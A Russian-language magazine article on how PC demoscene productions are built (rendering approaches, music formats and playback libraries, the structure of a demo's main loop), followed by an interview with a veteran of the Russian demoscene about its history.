

**Схема реализации**

Он также укомплектован сорцами и крайне познавателен. Функциональные возможности, конечно, не фонтан, по сравнению с «Plasticator», но все более чем съедобно. Использование генерируемых текстур радикально изменяет размер демки на носителе.

➔ **как все это показать на экране?** Процесс отрисовки картинки на экране называется рендерингом. Рендеринг может быть программный (software) или с помощью средств графических библиотек OpenGL / DirectX (hardware accelerated).

Софтварный рендер попиксельно обрабатывает картинку, используя вычислительные мощности центрального процессора. Различают обычный софтварный рендер и рейтрэйсинг (raytracing). В первом случае изображение получается путем растеризации полигонов с учетом освещения и текстурирования по так называемым сканлайнам (scanlines), а во втором случае изображение получается путем расчета виртуальных лучей с учетом физики отражения, преломления и ослабления света. Первый способ позволяет получить достаточно качественную картинку с приличным количеством полигонов, зато рейтрейсер может сгенерировать значительно более реалистичную картинку с эффектами, недоступными даже самым-самым современным видеоакселераторам.

Доступ к возможностям видеоускорителя осуществляется через библиотеки OpenGL и DirectX. Возможности последних версий OpenGL и DirectX более чем сравнимы, хотя, с моей точки зрения, DirectX более programmer-friendly. Он поддерживает больше форматов файлов, интерфейсов для структур данных. Доступ к расширенным функциям также значительно проще в DirectX, зато OpenGL является действительно кроссплатформенной библиотекой. Доступ к расширенным функциям видеоускорителя в OpenGL осуществляется через так называемые расширения, что значительно усложняет написание кода. Хотя вру. Не усложняет, а увеличивает количество телодвижений. В минус API OpenGL версий ниже 2.0 идет также отсутствие возможности использования текстур размера, не кратного степени 2. Для



**www.ainc.de — «Texture»**

любителей «хочу все и сразу» есть такие извращения как SDL (Simple DirectMedia Layer, www.libsdl.org) — кроссплатформенная тулза, позволяющая писать мультимедийные приложения. «Простой доступ к мультимедийным возможностям» обернется для нас необходимостью досконально изучить не только API самого SDL, но и OpenGL, и всего остального, поскольку когда-нибудь обязательно захочется разобраться во всем изнутри ;). В такие моменты ты должен держать под рукой книжечку по C++ и OpenGL/DirectX. Выход из ситуации, когда хочется высокого качества картинки, но лениво разбираться в тонкостях низкоуровневых библиотек — сторонние 3D-рендеры. Их очень много и они все очень разные, но, как показывает практика, в большинстве случаев написать собственный движок для демки намного проще и перспективнее, чем тратить время на изучение устройства чужого кода. Так что настоятельно рекомендую тебе писать все свое.

Таким образом, можно выделить три типа рендера — когда код демки не знает, чем его будут отрисовывать и общается только через прослойку графического движка; когда графического движка нет как такового, но есть набор структур данных и мелкие куски кода для работы с ним; и когда весь код прорисовки на уровне API находится прямо в коде демки. Первый способ наиболее правильный с точки зрения программного подхода. Необходима new feature? — добавь означенную фичу в сорцы рендера. Второй способ, когда вызовы API намешаны в коде демки со всем остальным, позволяет значительно ускорить процесс разработки, но требует несколько большей квалификации программиста. Третий способ пригоден только для того, чтобы показать, что он существует и не должен использоваться — сложность разработки, огромный размер исходного кода, — и это только начало внушительного списка его «бонусов».

Графический тулкит любого демомейкера должен включать в себя как минимум документацию и примеры. В дальнейшем ты добавишь в этот список свои наработки, снипетсы и все остальное. Настоящей OpenGL-Меккой стал сайт www.nehe.gamedev.net. Простые и понятные уроки и статьи (с подробным построчным (!) описанием всего, чего только можно) радуют уже не первое поколение кодеров, а каждый урок от NeHe можно рассматривать как отдельную мини-демку. Более того, примеры NeHe портированы на большое количество языков программирования. В интернете существует также и русская версия уроков NeHe — http://pmg.org.ru/nehe. Еще рекомендую очень хороший ресурс с мясистым именем хоста — http://ultimategameprogramming.com — сайт содержит действительно много примеров по OpenGL и DirectX. Примеры с UGP более продвинуты, чем на NeHe — есть HDR, различные Shadows-технологии, шейдеры, лайтмапы, загрузка различных файловых форматов, да и культура кода у примеров намного выше. DirectX-разработчикам рекомендуется держать у себя на диске соответствующий SDK, но если в графике ты — начинающий, то разобраться в примерах 8-го или 9-го SDK поначалу будет очень сложно.

➜ **музыка.** Дема без музыки это… полный бред! Сейчас мы рассмотрим, как хранить музыку, чем ее играть и, вообще, зачем это все надо.

Технологически музыка в демках бывает MIDI, модульная, синтезированная или потоковая. MIDI-формат — он и в Африке MIDI. В демках он используется в чистом виде крайне редко. Учитывая, что есть много более эффективных способов, советую забыть про него вообще. Не стоит, конечно, опускать MIDI до уровня грязи, это всего лишь формат файла и его можно проиграть через очень навороченный синтезатор, получив таким образом потрясный саунд. Но для демомейкинга он не подходит :). Исторически первым типом музыки в демках были музыкальные модули. Модуль — это файл, который хранит внутри себя образцы звуков инструментов (сэмплы) и ноты, которые необходимо сыграть этими инструментами. Модули создавались в специальных программах — треккерах. Треккер представляет собой программу, в которой можно редактировать модули в виде вертикальных дорожек с нотами (паттернов) и осуществлять управление сэмплами и эффектами.

Классический модульный формат это MOD: монофонические сэмплы по 8 бит и возможность воспроизвести максимум 4 звука одновременно.

## В ЧЕМ ХРАНИТЬ ЗВУК В ДЕМКАХ?

Модуль
{+} занимает мало места. Не требует высоких вычислительных мощностей
{-} подходит только для чистой музыки

Поток
{+} любое содержание, хоть 10-минутная запись чихающей больной обезьяны. Не требователен к вычислительным ресурсам и памяти
{-} высокое качество — большой размер файла

Синтезатор
{+} исключительное качество звука, если руки не кривые
{-} сложность реализации и значительно более высокие системные требования

**«the.popular.demo» от Farbrausch**

## ПОПУЛЯРНЫЕ ДЕМОТУЛЗЫ

{Werkkzeug}
www.theprodukkt.co
all-in-one, включая даже средство от комаров

{Moppy Demopaja}
http://demopaja.org
удобное управление сценами, но халтура не пройдет — все plug-in'ы придется написать самому

{Neon v2}
http://neonv2.com
к демосистеме существует большое количество плагинов и эффектов, но другие варианты более гибки и функциональны

{Plasticator}
http://plasticator.heroez.ne
отечественный проект, предлагает очень многое и сразу, главное — не запутаться в интерфейсе

Современные модульные форматы позволяют практически забыть о таких рудиментарных ограничениях параметров сэмплов и количества воспроизводимых одновременно каналов. Модульная музыка позволяет получить высокое качество звучания (даже выше чем mp3-style форматах). Смотрим и внимательно слушаем качество саундрека в демках с модульной музыкой: Haujobb — «disclone» и «наш» ответ буржуям: T-Rex — «broadband». Наиболее распространены у демомейкеров следующие форматы модульной музыки: IT — Impulse Tracker v2.14, XM — FastTracker 2. Обе программы еще DOS'овских времен, хотя есть и win+linux клоны для IT — Schism tracker, для XM — Fast Tracker 3. Типичный размер музыкального модуля 200-2000 Кб.

Тем временем мощности компьютеров росли (и растут) постоянно. Кто-то сказал: «А почему бы и нет?» и сделал синтезатор для ПК. Синтезатор генерирует огибающие по некоторым законам и применяет к ним различные фильтры, дэлэи и эффекты.

В демке тебе будет необходимо хранить код самого синтезатора (плеера) и набор параметров к нему. Это хозяйство занимает очень мало места, что нам, безусловно, на руку. Синтезатор позволяет получить исключительно высокое качество звука, но требует значительных вычислительных ресурсов (фразу после запятой в 21 веке принято опускать, да и никто не отменял prerendering). Для тех, кто не верит в качество синтезаторов, — качаем и слушаем демки: Farbrausch — «fr-34», AOS — «offworld» (между прочим, работа-победитель демопати CC-2006 в Питере, hi to Preston & UNC!). Подробное описание работы музыкального синтезатора явно выходит за рамки этой статьи, да и рассказывать об этом должны люди, которые сами писали синтезаторы, так что ищем все в интернете. А завершают разнообразие форматов музыки в демках потоковые форматы: mp3, ogg, wma. Что именно выбрать — решать исключительно тебе. В абсолютном большинстве современных демок используется потоковый формат музыки. Так быстрее, удобнее и никто не украдет сэмплов из наших модулей :). Ударить по звуковым рецепторам помогут саундтреки из демок: mfx — «deiteies», kewlers — «a significant deformation near the cranium».

В воспроизведении саундтрека нет ничего сложного. Конечно, самые смелые и опытные программеры пишут все сами, но нет ничего зазорного в использовании качественных сторонних инструментов. Наиболее распространены библиотеки Bass (кстати, эту библиотеку я когда-то описывал на страницах Кодинга — прим. Лозовского) от Ian Luck и fMod от Firelight multimedia. Обе абсолютно бесплатны для некоммерческих приложений и предлагают в целом одинаковый набор функций. В этих библиотеках есть врапперы под все основные языки программирования и платформы. Используя эти библиотеки, ты легко проиграешь свои модули или mp3'шки даже не задумываясь о том, какой звуковой адаптер у тебя стоит. Дополнительно Bass поддерживает компрессированные с помощью технологии mpeg музыкальные модули MO3, а fMod мне нравится по причине простоты синхронизации. Кроме того, есть версия MinifMod, которая используется для проигрывания модулей в малоразмерных демках и интрах с синтезированными сэмплами. А вот с «чистыми» синтезаторами сложнее. В разделе demotools на www.pouet.net есть public-синтезаторы, но они все очень разные, и перед реальным использованием придется их досконально изучать.

→ **как все это работает вместе?** Сейчас я попробую рассказать о том, как работает generic-демка на функциональном уровне. По ходу объяснения у меня будет появляться желание писать сразу куски кода, но я переборю себя и попробую растолковать взаимодействие различных элементов демки на уровень выше, а конкретные примеры реализаций ты подсмотришь сам из примеров NeHe. Для начала — посмотри на картинку «Схема реализации».

Все начинается с инициализации графической подсистемы. Можно сначала загрузить данные, но как ты тогда нарисуешь красивый progressbar? Поэтому будем последовательны. Хорошим тоном является предоставление пользователю возможности до запуска демки выбрать хотя бы разрешение экрана. Как вариант — можно сделать отдельный конфигуратор (отдельная программа), а демка будет уже запускаться по активным настройкам. Если ты пишешь 64K или просто ленив, как сытая анаконда, то скомпилируй несколько .exe с различными настройками. Например, demo_fullscreen.exe и demo_window.exe. Однако что-то мы отошли от сути.

При инициализации обязательно смотри на коды возврата ошибок. Лучше определить возможности системы пользователя заранее, чем заставлять его ждать процесса загрузки и первого «вываливания» по ошибке. Для OpenGL самая ответственная часть — это выбор pixelformat. Также подводный камень можно найти при установке полноэкранного

**Интра Fr-08 : «The Produkkt»**

видеорежима — не стоит прыгать в видеорежим с custom framerate. Переключайся на любой доступный режим с данным разрешением. Проще говоря — не надо 640x480@100, надо 640x480@default.

Следующий шаг — загрузка данных. Данные можно хранить в отдельных файлах, в больших single-file паках, в .exe-ресурсах или даже в сегменте кода. Как именно — решать тебе. Если хранить внутри .exe, то не надо думать насчет упаковки — всегда есть UPX или ASPack. Хорошим решением является хранение данных в популярных архивных форматах ZIP, RAR. В таком случае тебе понадобится соответствующая библиотека декомрессии. Как пример можно привести unique — unRar library (http://www.unrarlib.org). Должен сразу предупредить тебя, что делать временные файлы при распаковке и загрузке демки — это страшное зло. Хотя, если ты культурно получишь системный temporary file, то… Нет, все равно зло. Наша демка должна распаковывать все сразу в память, так, чтобы ее можно было безболезненно запускать даже с компакт-диска.

Следующий элемент — чаще всего, самый сложный для новичков. Перед тем как начинать писать свою демку, я настоятельно рекомендую тебе попробовать написать тетрис (через это должен пройти каждый программист :) — прим. Лозовского). Да-да, именно обыкновенный тетрис. Очень много схожих элементов, да и опыта программирования это добавит. Я серьезно! Отмазки в стиле «я работаю только с базами данных, зачем мне этот тетрис?» плохо скрывают то, что человек на самом деле даже не представляет, как это делается. Позволю себе и тут ввернуть несколько полезных советов.

В начале каждого нового кадра мы должны узнать текущее время от начала проигрывания музыки. Если ты используешь fMod, то он может отдать нам текущее время в проигрываемом файле, для других случаев надо использовать gettickcount или QueryPerfomanceTimer с учетом стартового тика. Точность Gettickcount плавает от системы к системе в злом диапазоне до 10 м, что представляет собой максимум 100FPS, а RTDS не поддерживается на процессорах ниже iP3, да и на ноутбучных мобильных камешках частенько отмачивает еще те приколы.

Далее мы находим ту сцену, которая должна быть видна в конкретный момент времени и рисуем ее. Обрати внимание, что наиболее удобно вызывать сцену в ее локальном времени. Например, время на начало кадра — 13.5 секунды, а сцена должна идти с 10-й секунды по 15-ю. Итого: мы передаем этой сцене значение времени в интервале от 0 до 1, — для данного примера это будет (13.5-10)/(15-10)=0,7. Использование нормализированного локального времени очень удобно. Дальше — больше! В прямом смысле. Если делать плавные переходы между сценами или «месиво» из нескольких сцен, то необходим дополнительный менеджер сцен или виртуальная сцена, которая ничего не будет делать, кроме как вызывать из себя прорисовку других сцен и смешивать результат, а в самом конце этого элемента можно сделать итоговый постпроцессинг, например, модный нынче glow\bloom. Далее — быстренько смотрим, нажал ли мерзкий юзер клавишу Esc, и не закончилась ли еще музыка. Если нет — повторяем весь цикл отрисовки кадра.

А для того, чтобы оставить хорошее впечатление от просмотра и при этом не оставить «хвостов» в памяти — аккуратно убираем за собой, хотя если «бросить» девайсы, контексты и текстуры в D3D или OpenGL — то ничего страшного не случится. Но будем культурнее :). Хотя бы чуть-чуть.

➔ **conclusion или несколько слов вдогонку.** Так уж получилось, что наше описание внутренностей демки вышло достаточно сумбурным, в стиле «галопом-по-Европам». Но не боги горшки обжигают, да и демки, пусть даже самые крутые, делают самые обыкновенные талантливые люди. Даже если ты не программист и не представляешь в деталях how does it work — ничего страшного: есть различные демосистемы, где от тебя будет требоваться только креатив и клики мышкой в нужных местах. Главное — это желание творить. А статья, в которой я самым подробным образом разберу программирование демки, ждет тебя в этом же номере. Кстати, менее чем полгода отделяет нас от ближайших российских демопати: DiHalt в Нижем и ChaosConstructions в Питере… C




## ПРИМЕРЫ РЕНДЕРОВ

{1} **софтвар**
matrix — «the fulcrum» — потрясающий софтварный рендер образца конца 90-х. Чувствуется, что возможности детализации изображения диктовались лишь существующими 166mhz пнями. Динамическое освещение, тени, объемный свет, анимация моделей — и все это считается только на процессоре!

{2} **рэйтрейсер**
fan — «still sucking nature» — год выпуска 2003, но даже сейчас это нечто! В информации по проекту создатели утверждают, что пытались сделать именно фотореалистичную картинку в реальном времени.

{3} **хардвар**
«rgba» — paradise, просто красивая небольшая интра с почти живой травой и настоящими носорогами! Всего лишь 56 кб!

ВЕСЬ СТАФФ И ДЕМКИ К ЭТОЙ СТАТЬЕ ЖДУТ ТЕБЯ НА НАШЕМ КОМПАКТ-ДИСКЕ

# интервью с Петром Соболевым

ПРЕДСТАВЛЯЕМ ТВОЕМУ ВНИМАНИЮ ИНТЕРВЬЮ С НАСТОЯЩИМ СТАРОЖИЛОМ ОТЕЧЕСТВЕННОЙ ДЕМОСЦЕНЫ. НЕ БУДУ РАСКРЫВАТЬ ВСЕХ СЕКРЕТОВ СРАЗУ, ЛИШЬ СКАЖУ, ЧТО НА ОТЕЧЕСТВЕННОЙ СЦЕНЕ ОН С 1993 ГОДА И ИМЕЕТ ОТНОШЕНИЕ К САМЫМ ЗНАКОВЫМ ВЕХАМ ЕЕ ЖИЗНИ

**Интервью брал**
**Александр Лозовский**

**Q: Приветствую! Предлагаю такой план беседы: сначала о тебе, затем — о демосцене в целом, и наконец — о тебе и о демосцене.**

**A:** Давай, спрашивай.

**Q: Для начала — имя, фамилия, профессия.**

**A:** Петр Соболев, занимаюсь IT в широком смысле слова. Отчасти руковожу, отчасти сам занимаюсь программированием, дизайном. Преимущественно для интернета. Возраст — 33 года.

**Q: Расскажи кратко о себе в плане отношения к демосцене, чтобы читателю стало ясно, почему я беру интервью именно у тебя.**

**A:** Давно, в 1993 или 1994 году мы с друзьями организовали группу Realm Of Illusion и выпустили несколько вещей — в частности, электронный журнал (diskmag) «iNFUSED BYTES», кое-какие intro, утилиты.

В 1995 организовали и провели первую в бывшем СССР demo party — ENLIGHT'95 (Санкт-Петербург).

**Q: Весьма органично разговор перешел в русло истории демосцены в России. Вы были первооткрывателями?**

**A:** Мы открыли двери именно для demo party в России. Но что касается intro и demo, то первые интересные российские работы — не наши, увы.

**Q: Интро — имеются в виду графические заставки для прог и крэков?**

**A:** Не совсем. Таковыми они были в изначальном, оригинальном понимании этого слова. Еще на 8-битных машинках — Commodore 64, Amiga. На PC понятие intro уже означало самостоятельную маленькую demo.

**Q: А что известно про первую русскую интро, дему? Или есть только предположения?**

**A:** Это как с первым человеком на Земле. Ничего не могу точно сказать. Просто потому, что граница между каким-то запрограммированным простеньким видеоэффектом и интро/демо — очень нечеткая. Лично мне из старых отечественных работ запомнилась Fireworks и Cross.

**Q: Кстати, мне, как человеку, начинавшему работу за ЭВМ как раз с Микрош и Коммодоров, интересно немного послушать про интры для них. Нет ли чего особо запомнившегося?**

**A:** Я сам начинал с Commodore 64. Микроши и Спектрумы как-то обошли стороной (хотя я их видел, представлял, как они устроены и даже немного программировал на них).

На C64 есть много очень хороших работ, но боюсь, что мало кому их названия что-то скажут (да если даже и скажут, по теперешним временам они смотрятся несколько странно). Могу назвать Place in

Space группы Taboo, Red Storm by Triad, Wonderland, Lights by Censor Design, Legoland by Fairlight.

**Q: Если уж говорить об олдскульных временах, то как ты относишься к демкам в вирусах? Помню, видел что-то подобное в 90-х, только названия не сохранил. Может, расскажешь о парочке?**

**A:** Впервые слышу про такое. Но поскольку к вирусам я отношусь отрицательно (думаю, что их авторы просто избрали себе путь попроще), то и к демкам в них хорошо отнестись не смогу.

**Q: Трудно согласиться по поводу простого пути, если учесть сложность полиморфиков тех времен… Что скажешь по поводу знаковых фигур демомейкинга на Коммондоре? Общался с кем-то лично? Расскажи.**

**A:** Шедевры есть в любых областях. Но если смотреть в целом, то это способ быстро увидеть влияние своей «работы» на широкий круг людей. В каком-то смысле это приносит удовлетворение. Не могу я одобрить такого рода деятельность. Вернемся лучше к демкам. Что касается фигур: из зарубежных персон я в те времена брал интервью (для iNFUSED BYTES) у Bacchus/Fairlight. Потом переписывался с GORE/Future Crew (он тогда был организатором во Future Crew, а известный сейчас организатор Assembly — Abyss — был сисопом BBS). Но это было, когда я уже перешел на PC. На Commodore 64 просто не было способов связи кроме телефона (междугородние звонки были нам не по карману) и почты (по ней GhostRider, мой знакомый, иногда пересылал 5.25" дискеты). Модемы на Commodore 64 были обычно на 160-300 бод, да и то малодоступны.

**Q: Кстати, было бы здорово залить старые номера твоего журнала на наш диск. Я думаю, у многих читателей это вызвало бы слезу ностальгии. А что насчет PC? Насколько бурную деятельность ты развил, перейдя на эту платформу?**

**A:** Собственно, все, о чем я говорил в плане релизов Realm Of Illusion — это было именно на PC. На C64 я лишь осваивал компьютер, изучал Assembler (процессора 6510), другие языки.

Что касается журналов, то они доступны на http://www.enlight.ru/roi, но запустить их на совре-

менном PC — дело гиблое. Тогда демки и другие программы писались так, чтобы максимально эффективно использовать возможности слабых компьютеров. А это программирование на низком уровне — запись и чтение из портов, расчет, сколько тактов займет та или иная инструкция…

**Q: То есть в плане демомейкинга ты был скорее кодером? Если тогда вообще было такое разделение на кодеров и т.д.**

**A:** Разделение было. Да — скорее кодером. Точно не музыкантом :). Рисовать шрифты и кое-какие картинки приходилось, но редко. Графикой у нас занимался Lord Ville (Aux), а музыкой — Jumbo BigBug и Wind Dragon.

**Q: Меня вечно тянет на олдскул: давай поговорим о программировании в то время. Ты начал с Ассемблера под PC? А на более высоких языках приходилось писать демы?**

**A:** Я начинал с BASIC на C64. Тогда почти все с него начинали, и мне кажется, это неплохо. Может быть, он не дает какого-то академического стиля, но зато развивает гибкость мышления, и можно сразу видеть результат. Затем Ассемблер 6510/6502 на том же C64. После перехода на PC — Ассемблер x86 и Pascal. Немного — Forth.

Маленькие интро писались сразу на Ассемблере, а что касается журналов, — то это был Паскаль с ассемблерными вставками.

**Q: Так я же обожаю Паскаль! Asm и InLine вечно пребудут в нашей памяти. Насчет журналов: ты имеешь в виду интерфейс?**

**A:** Не только. Я, воспитанный в традициях C64, пытался следовать примеру старших товарищей. Дело в том, что электронные журналы (diskmags) на C64 содержали далеко не только тексты. Обязательное интро в начале, красивое меню, появление текста с разными эффектами, музыка — все это требовало не меньшего (а точнее — большего) времени, чем подбор материалов.

**Q: И кто после этого скажет, что Паскаль — для студентов?! Ну что же, наверное, хватит олдскула, перейдем в более поздние времена. Ты можешь отметить основные вехи в истории демомейкинга? Или же это процесс непрерывный, хоть и связанный с прогрессом компов?**

**A:** Четкие вехи были. По большей части они связаны со сменой платформ. Основная ветвь выглядит так: Commodore 64→ Commodore Amiga→ IBM PC.

Конечно, это не означает, что на других платформах не было демосцены (скажем, в России вообще большая часть всего, связанного с демо, была написана для ZX Spectrum). Но все-таки основная мировая культура и традиции демосцены сформировались на этих трех платформах.

Началось все на C64. Но из-за аппаратных ограничений демо в современном виде (то есть нечто с непрерывным действием, синхронизацией с музыкой, трехмерными сценами) просто не могли возникнуть.

С появлением Commodore Amiga многое из этого стало возможным (основной шаг — trackmo — демо в виде динамичного клипа, который смотрится «на одном дыхании»).

PC принес на демосцену аппаратную несовместимость (все машины чем-то отличаются), мощный процессор, много памяти. А также (и это оказало сильное влияние) — общедоступный интернет, то есть возможность легко обмениваться опытом и исходниками. Я бы даже сказал — тиражировать их.

**Q: А сейчас-то амижники живы? Наверное, живы и процветают? У меня есть знакомый спектрумист, он так и сидит на своем спеке, пишет письма в инет через фидошный гейт.**

**A:** Живы, но я бы не сказал что процветают. В России ни Amiga, ни Commodore 64 не прижились. C64 было просто очень мало, а с Амигами получилось довольно странно — народу порядочно, но тех, кто может что-то создавать — единицы.

Вот со Спектрумом в России совсем иная ситуация — регулярно появляются демки.

А на Западе до сих пор пишут как для Commodore 64, так и для Amiga. Конечно это уже фанатство, но, тем не менее, работы регулярно появляются. Спектрум там, с точки зрения демосцены, как-то не особо прижился. На его месте был C64.

**Q: Согласен абсолютно: по количеству клонов Спекки мы впереди планеты. А что же с PC? Какой период в демомейкинге был самым плодотворным? Что-то говорят про «Золотой век», который закончился, а теперь — чуть ли не закат сцены...**

**A:** Думаю, что интересным был период первых Assembly — 1992, 1993 года. Как с точки зрения PC, так и с точки зрения Amiga.

Тогда эти две платформы действительно соревновались между собой.

State of the Art на Amiga, Second Reality на PC — многим знакомы эти названия.

Потом был довольно серьезный провал, я бы даже сказал — разочарование. Многие просто штамповали демки на основе чужих исходников и копировали увиденные ранее эффекты и идеи. Но вот последние годы наблюдается новый подъем. Широко распространились мощные видеокарты, и intro/demo стали напоминать полноценные видеоклипы, а порой даже фильмы.

**Q: Последние годы — это 05-06? То есть ты считаешь, что современные демы — это скорее заслуга новых технологий? Или все-таки креативные идеи тоже имеют место?**

**A:** Я сказал, что технологии помогли сделать этот скачок. Но, разумеется, свежие идеи тоже присутствуют. Просто теперь они лежат в другой плоскости. Раньше идеи вертелись вокруг того, как, не имея ни мощностей, ни хорошей графики, заинтересовать зрителя. И в расчет брали зрителя, который понимает, как устроен компьютер (например, имели смысл надписи типа «фигура из 12334457 пикселов»). Сейчас это изменилось. Теперь рассчитывают просто на интересующихся. И слабо ограничены в средствах отображения. Демки стали ближе к видеоклипам и анимационным роликам, но, конечно, все равно они от них весьма далеки (снова по тем же причинам — аппаратные ограничения).

Лично я считаю примерами работ этого нового поколения — The Popular Demo, Paradise.

**Q: А из демомейкеров/команд кого бы ты в наше время выделил?**

**A:** RGBA, Farbrausch, Kewlers, Conspiracy, ASD, Plastic, MFX.

**Q: Общался с ними? Расскажи кратенько о комнибудь: что за люди, какое образование получили, как дошли до такой жизни и чем, кроме демомейкинга, живут.**

**A:** Из отечественных общался с Crolyx, Fox.

**Q: Кроликс — это же название команды?**

**A:** Да, команда. Знаком я с ними не так тесно — не знаю деталей. Впрочем, знаю, что Кроликсы из Самары, а Fox (это не группа, а человек) — из Красноярска. Кроме демомейкинга многие связаны с разработкой игр, поскольку это смежное занятие.

**Q: Линкс из Кроликса, по-моему, из братской Белоруссии. Довелось с ним пообщаться — веселый парень.**

**A:** Ну вот, тем более — ты лучше меня знаешь :). Так или иначе, Кроликсы устойчиво держат первенство на отечественной демосцене.

**Q: О'кей, не будем о людях, будем о кодинге. Мы — практически-ориентированный журнал, и нашим читателям будет крайне интересно знать, чему надо учиться, чтобы стать крутым демо-кодером: какие книжки читать, на какие сайты ходить и с кем дружить.**

**A:** Крутыми обычно становятся те, кто об этом не думает. Потому что все мысли о кодинге, а о крутости думать не успевают.

Лучше всего, я думаю, учиться на примерах. Смотреть, как что-то сделано, разбираться, копаться в исходниках или коде. Читать разнообразную документацию, например, по DirectX. Сейчас регулярно появляются статьи самих демомейкеров. На мой взгляд, самая большая опасность — копирование чужих идей.

**Q: Есть какая-то книга или ресурс, который произвел на тебя большое впечатление?**

**A:** Самые интересные статьи и куски кода я встречал на сайтах, где кроме них больше ничего не было :). Моя рекомендация — Google и вперед.


Есть сайты, которые в любом случае стоит посещать: http://www.ojuice.net/ , http://www.pouet.net , http://www.scene.org, http://www.demoscene.ru , http://noscene.org.ru. А дальше уже по ссылкам оттуда.

**Q: Напоследок — личный вопрос. Как твое семейство относится к кодингу и демомейкингу? Подруга/жена не ревнует тебя к этому делу?**

**A:** Прежняя подруга несколько напрягалась на компьютеры вообще. Без деления на демосцену и все остальное. Собственно, понятно почему. В данный же момент тараканы не имеют ничего против демосцены.


**Q: Вот это мужской ответ. Спасибо за интервью, было приятно пообщаться.**

**A:** Спасибо! **C**



All japanese
trends inside


Уже в продаже



**GLITCH**
**by Kewlers**
**X-MIX 2004**
**by MFX Kewlers**
**TYPOGRAPHICS**
**by Kewlers**

